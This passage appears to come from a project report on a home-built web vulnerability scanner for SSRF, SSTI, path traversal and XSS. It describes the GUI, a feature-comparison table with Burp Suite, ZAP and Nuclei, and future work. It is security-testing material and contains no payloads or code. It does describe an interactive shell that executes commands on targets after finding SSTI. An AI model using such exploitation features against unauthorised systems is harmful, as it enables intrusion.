


Figure xix SSTI Scanner GUI

**Scan Configuration**

**Input Fields:**

1. **Target URL** (single URL or file containing multiple URLs)
2. **Proxy configuration**
3. **Thread count** (default: 20)
4. **Output format selection** (JSON, CSV, XML)

**Buttons:**

* **Start Scan:** Initiates the scanning process
* **Stop Scan:** Allows stopping an ongoing scan
* **Back:** Returns to the parent window

**Scan Results**




Figure xx SSTI Scan Results

**Text Area:**

* Displays scan results in the selected format
* Scrollable with syntax highlighting

**Buttons:**

* Save Output: Exports results to a file
* Clear Results: Clears the results display


**Interactive Shell Tab**

Figure xxi SSTI Interactive Shell Tab

**Components:**

* **Output area:** Displays command execution results
* **Input field:** For entering commands to execute
* **Send button:** Triggers command execution

**Functionality:**

* Automatically enabled when vulnerabilities are found
* Supports basic command execution

Type 'exit' to quit the shell

**LFI Scanner GUI**




Figure xxii LFI Scanner GUI

**Scan Configuration**

1. **Target URL :** Single URL input field with placeholder text
2. **URL List :** File path input with browse button to select a file containing multiple URLs
3. **Wordlist :** File path input with browse button to select a wordlist for testing
4. **Proxy :** Optional proxy configuration
5. **Threads :** Numeric input to control number of concurrent threads
6. **Cookies :** Cookie input field for authenticated scanning
7. **Output Format :** Dropdown menu to select output format (JSON, CSV, XML)

**Exploit Categories:**

A categorized checklist for selecting which types of files try to read

**Scan Results**




Figure xxiii LFI Scan Results

* **Results Display :** Scrollable text area showing scan results
* **Save Output :** Button to save results to a file
* **Clear Results :** Button to clear displayed results

**XSS Scanner GUI**




Figure xxiv XSS Scanner GUI

**Scan Configuration**

* Target URL: Single URL to scan (required if no URL list provided)
* URL List: File containing multiple URLs to scan (alternative to single URL)
* Proxy: Optional proxy configuration for traffic interception
* Threads: Number of concurrent workers (default: 20)
* Crawl Depth: How deep to crawl from initial URL (default: 2)
* Output Format: JSON, CSV, or XML

**Results Display**




Figure xxv XSS Scan Results

**Controls**

* Start Scan : Initiates the scan with the configured parameters
* Stop Scan : Stops an ongoing scan
* Save Output : Saves the scan results to a file
* Clear Results : Clears the results display area
* Back : Returns to the parent window/application

## Comparisons with other vulnerability

| **Feature / Tool** | **our Scanner** | **Burp Suite** | **OWASP ZAP** | **Nuclei** |
| --- | --- | --- | --- | --- |
| **Vulnerabilities Covered** | SSRF, SSTI, Path Traversal, XSS | Broad (SQLi, XSS, SSRF, more) | Broad (XSS, SSRF, Path Traversal, more) | Focused (Templates for SSRF, Path Traversal, etc.) |
| **Automation Level** | Automated with manual options | Highly automated & manual tools | Automated with manual tuning | Highly automated |
| **User Interface** | Modern GUI with interactive shells | Full-featured GUI and extensions | GUI with plugins | Command-line (CLI) only |
| **Multithreading Support** | Yes, configurable thread pools | Yes | Yes | Yes |
| **Out-of-Band Detection Support** | Yes (Burp Collaborator integration) | Yes | Yes | Limited |
| **Reporting Formats** | JSON, CSV, XML | Various, including HTML reports | JSON, XML, HTML | JSON, CSV |
| **Extensibility (Payloads, Scans)** | Easy to add/modify payloads | Highly extensible with plugins | Extensible with add-ons | Custom templates supported |
| **Authentication Support** | Basic/none | Advanced (session handling) | Supported | Limited |
| **Price** | Free/Open-source | Commercial (paid) | Free/Open-source | Free/Open-source |

# Conclusion

## Summary of Achievements

This project successfully developed an automated web vulnerability scanner targeting four major vulnerabilities: Server-Side Request Forgery (SSRF), Server-Side Template Injection (SSTI), Path Traversal, and Cross-Site Scripting (XSS). We implemented sophisticated detection methods combining payload injection, response analysis, and out-of-band testing. The scanner features a user-friendly graphical interface with configurable options and supports multiple output formats including JSON, CSV, and XML. Additionally, the tool supports multithreading and proxy configurations for enhanced performance and flexibility. These features make the scanner a valuable resource for developers, penetration testers, and organizations seeking to improve their web application security posture with minimal manual effort.

## Potential Enhancements

Future improvements can expand the scanner’s capabilities and usability, including:

* Adding detection modules for other common vulnerabilities such as SQL Injection and Cross-Site Request Forgery (CSRF).
* Improving scanning speed and reducing false positives through enhanced heuristics and machine learning techniques.
* Enhancing the user interface with detailed dashboards, visualizations, and real-time progress tracking.
* Expanding support for authenticated scans to cover protected web areas.
* Increasing exploitation capabilities with more comprehensive interactive shells and automated remediation suggestions.

These enhancements will help evolve the scanner into a more comprehensive and enterprise-ready security tool.

## References

* OWASP. (2023). OWASP Top Ten: 2021. <https://owasp.org/www-project-top-ten/>
* OWASP. (2023). Server-Side Request Forgery (SSRF).  <https://owasp.org/www-community/attacks/Server_side_request_forgery>
* OWASP. (2023). Server-Side Template Injection (SSTI). <https://owasp.org/www-community/attacks/Server-Side_Template_Injection>
* OWASP. (2023). Path Traversal. <https://owasp.org/www-community/attacks/Path_Traversal>
* OWASP. (2023). Cross-Site Scripting (XSS). <https://owasp.org/www-community/attacks/xss>
* PortSwigger(2023) Burp Suite Documentation. <https://portswigger.net/burp/documentation>
* ProjectDiscovery. (2023). Nuclei Documentation. <https://nuclei.projectdiscovery.io/>
* OWASP. (2023). Zed Attack Proxy (ZAP) User Guide. <https://www.zaproxy.org/docs/>
* GitHub. (2023). PayloadsAllTheThings: Web Security Repository. <https://github.com/swisskyrepo/PayloadsAllTheThings>